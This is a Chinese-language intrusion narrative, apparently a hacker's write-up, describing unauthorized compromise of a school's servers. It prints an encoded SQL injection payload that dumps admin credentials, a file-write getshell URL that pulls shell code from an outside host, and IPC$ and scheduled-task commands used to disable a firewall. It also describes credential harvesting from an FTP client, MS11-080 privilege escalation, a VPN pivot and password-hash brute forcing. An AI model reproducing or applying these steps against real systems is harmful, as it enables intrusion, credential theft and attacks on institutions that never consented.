


图　1-3-13

3389 是开着的注册表里读了读 RDP 的端口，如图 1-3-14：




图　1-3-14

确定是 3389，打开 mstsc 输入网址卧槽，悲剧发生了，如图 1-3-15：




图　1-3-15

提示错误，立即使用 webshell 用转发试试 可惜转发不出来。不管了关了他防火墙再说~可是。不能执行这些命令怎么办呢-。-，虽然有 administrator 的权限自己左思右想了大半天~ 对了！ 用 IPC$!!因为看到 135 和 445 端口都还开放着。

net use \\127.0.0.1\ipc$ /user:a\USER PASSWORD，验证帐号和密码，执行成功后，如图 1-3-16：




图　1-3-16

dir \\127.0.0.1\c$，读取列表，如图 1-3-17：

图 1-3-17

上传自己的 bat 或者程序，net time \\127.0.0.1 查看系统时间，如图 1-3-18：




图　1-3-18

at \\127.0.0.1　time C:\RECYCLER\1.bat，添加事件倒计时，如图 1-3-19：




图　1-3-19

我的 bat 里是关闭系统防火墙和重启的一个很简单的批处理，成功的执行后重启还是不行，然后用远控也无法上线。

实在无解了，询问了好朋友，宝-宝@ FF0000，如图 1-3-20：

图　1-3-20

好吧，立即就去 ipconfig /all 查看了下网卡地址，如图 1-3-21：




图　1-3-21

拿超级 ping 试了试，如图 1-3-22：

图　1-3-22

我累个大操一个网站两个 IP 这是毛原因？？？一个是 211. x. x. x 一个是 218. x. x. x 而且 C 段分的很细。255. 255. 255. 192 。和朋友聊了聊推断出来可能有 DMZ 或者路由，无奈，当时间已经快 1 点多基友都不在只好下线谁觉。

0x02 心不死转战 C 段站

之前提早很晚了就睡了，第二天心不死 继续想办法 打开 webshell 后无聊翻文件夹，发现，如图 1-3-23：




图　1-3-23

有个 Flashxp 一个 FTP 工具，顿时就下载了，打开一看哈哈瞬间天都亮了，如图 1-3-24：




图　1-3-24

逐一的进行了链接，一个很小的 tips:选中目标，反键，如图 1-3-25：




图　1-3-25

复制到剪贴板，该站点的帐号密码就导出来了了~ 相信很多人知道的吧，哈哈找到一个，如图 1-3-26：




图　1-3-26

发现有权限上线直接上了一个 webshell，由此又拿下了一个 webshell，如图 1-3-27：




图　1-3-27

拿到 webhell 后直接 cmd 执行了 ping 8.8.8.8 尼玛我怕又被做上策略了。

如图 1-3-28：




图　1-3-28

发现是通的，然后就开始了一段愉快的提权之旅-。-，也没多试别的。

直接 ms11080 拿下（有时间 C 段里的机子由一个网关维护极有可能是同一时间安装补丁做防护的，所以我也没多想别的直接用了这个 EXP）。

如图 1-3-29：

图　1-3-29

再次愉快的拿下，如图 1-3-30：




图　1-3-30

这时朋友发来一张图我瞬间就明了了，真不愧是学设备出身的啊，如图 1-3-31：




图　1-3-31

看了这图也就懂了一点，目标站的 IP 是由一个交换机做的策略两个 IP 地址分他们的学校的内网跟对外的外网，学校内网用 211 即可访问，外网则是用 218 访问。这么一分析就得出，要撸他们学校的内网就找一台对公网开放的 211 段的，主机开 VPN 跳进内网！正好我刚刚拿到的这台 jwc 便是。上传了一个开 vpn 的脚本 然后就链接上了-。-，需要这脚本的可以联系我拿。接入 VPN 后 就相当于处于他们的内网了，这样就可以更直接的扫描或者拿服务器了，如图 1-3-32：

图　1-3-32

这不直接拿到 0x01 里的主机了，然后开主机 ping 外网 IP。果然不能出不能进，如图 1-3-33：




图　1-3-33

无奈只好抓出 hash 做成密码表晚上睡觉的时候跑扫描工具用。同时把 jwc 的 hash 也给抓了。

0x03Jwc 已撸 Nic，你离死也不远了！

Nic 是网络中心的缩写，我想拿下他们的服务器看看有没啥好东西，打开看了下全是伪静态的页面，没办法只好自己构造了几个关键字去搜索了下，如图 1-3-34：




图　1-3-34

找到了是科讯的，而且版本不是很高直接去乌云上找，找到了一个 EXP。

http://www.wooyun.org/bugs/wooyun-2010-07419。

备份百度网盘地址：http://pan.baidu.com/s/1Fxoec。

```
/plus/ajaxs.asp?action=GetRelativeItem&key=search%2525%2527%2529%2520%2575%256e%2569%256f%256e%2520%2573%2565%256c%2565%2563%2574%2520%2531%252c%2532%252c%2575%2573%2565%2572%256e%2561%256d%2565%252b%2527%257c%2527%252b%2570%2561%2573%2573%2577%256f%2572%2564%2520
```

```
%2566%2572%256f%256d%2520%254b%2553%255f%2541%2564%256d%2569%256e%2500
```

找到了，如图 1-3-35：




图　1-3-35

默认的后台直接进行了 getshell，至于怎么 getshell 直接去百度了，忒简单了，我就不写了，我就复制下百度来的吧，未对提交参数判断，导致可以写任意文件到服务器上…

```
Wap/Plus/PhotoVote.asp 14 – 23
Dim KS:Set KS=New PublicCls
Dim ID:ID = Replace(KS.S("ID")," ","")
Dim ChannelID:ChannelID=KS.G("ChannelID")
If ChannelID="" Then ChannelID=2
If KS.G("LocalFileName")<>"" And KS.G("RemoteFileUrl")<>"" Then
If KS.SaveBeyondFile(KS.G("LocalFileName"),KS.G("RemoteFileUrl"))= True Then
Response.write KS.G("LocalFileName")'错误提示
End If
End If
'================================================
'过程名：SaveBeyondFile
'作　用：保存远程的文件到本地
'参　数：LocalFileName —— 本地文件名
'参　数：RemoteFileUrl —— 远程文件 URL
'================================================
Function SaveBeyondFile(LocalFileName,RemoteFileUrl)
On Error Resume Next
SaveBeyondFile=True
dim Ads,Retrieval,GetRemoteData
Set Retrieval = Server.CreateObject("Microsoft.XMLHTTP")
With Retrieval
.Open "Get", RemoteFileUrl, False, "", ""
.Send
If .Readystate<>4 then
SaveBeyondFile=False
Exit Function
End If
GetRemoteData = .ResponseBody
End With
Set Retrieval = Nothing
Set Ads = Server.CreateObject("Adodb.Stream")
With Ads
.Type = 1
.Open
.Write GetRemoteData
```

```
.SaveToFile server.MapPath(LocalFileName),2
.Cancel()
.Close()
End With
If Err.Number<>0 Then
Err.Clear
SaveBeyondFile=False
Exit Function
End If
Set Ads=nothing
End Function
```

上面的代码中这几句：

```
If KS.G("LocalFileName")<>"" And KS.G("RemoteFileUrl")<>"" Then
If KS.SaveBeyondFile(KS.G("LocalFileName"),KS.G("RemoteFileUrl"))= True Then
Response.write KS.G("LocalFileName")'错误提示
End If
End If
KS.G("LocalFileName")和 KS.G("RemoteFileUrl")
```

仅仅是判断是否为空并过滤一些 SQL 字符然后就写文件了！登陆后访问：
http://www.t00ls.net/Wap/Plus/PhotoVote.asp?LocalFileName=cc.asp&RemoteFileUrl=http://www.bksec.net/1.txt
成功会在 Wap/Plus 下写入 cc.asp, 并返回文件名，其中的 1.txt 为 shell 代码。
提权直接上免杀免参数的 PR 的，撸下了尼玛三台了，360 卫视貌似直接被无视了，如图 1-3-36、1-3-37：




图　1-3-36

图　1-3-37

翻了翻东西有一些远程 RDP 的记然后抓出 hash 列成了表。

0x04 扫描出货

收集和组合的密码表扔进 HSCAN、X-Scan 直接扫了，别看工具老，效果还是很好的，特别是有收集的密码本、弱口令、组合过的密码，5 分钟扫到了 3 台 时间问题没怎么继续扫了，下面上张图，如图 1-3-38：

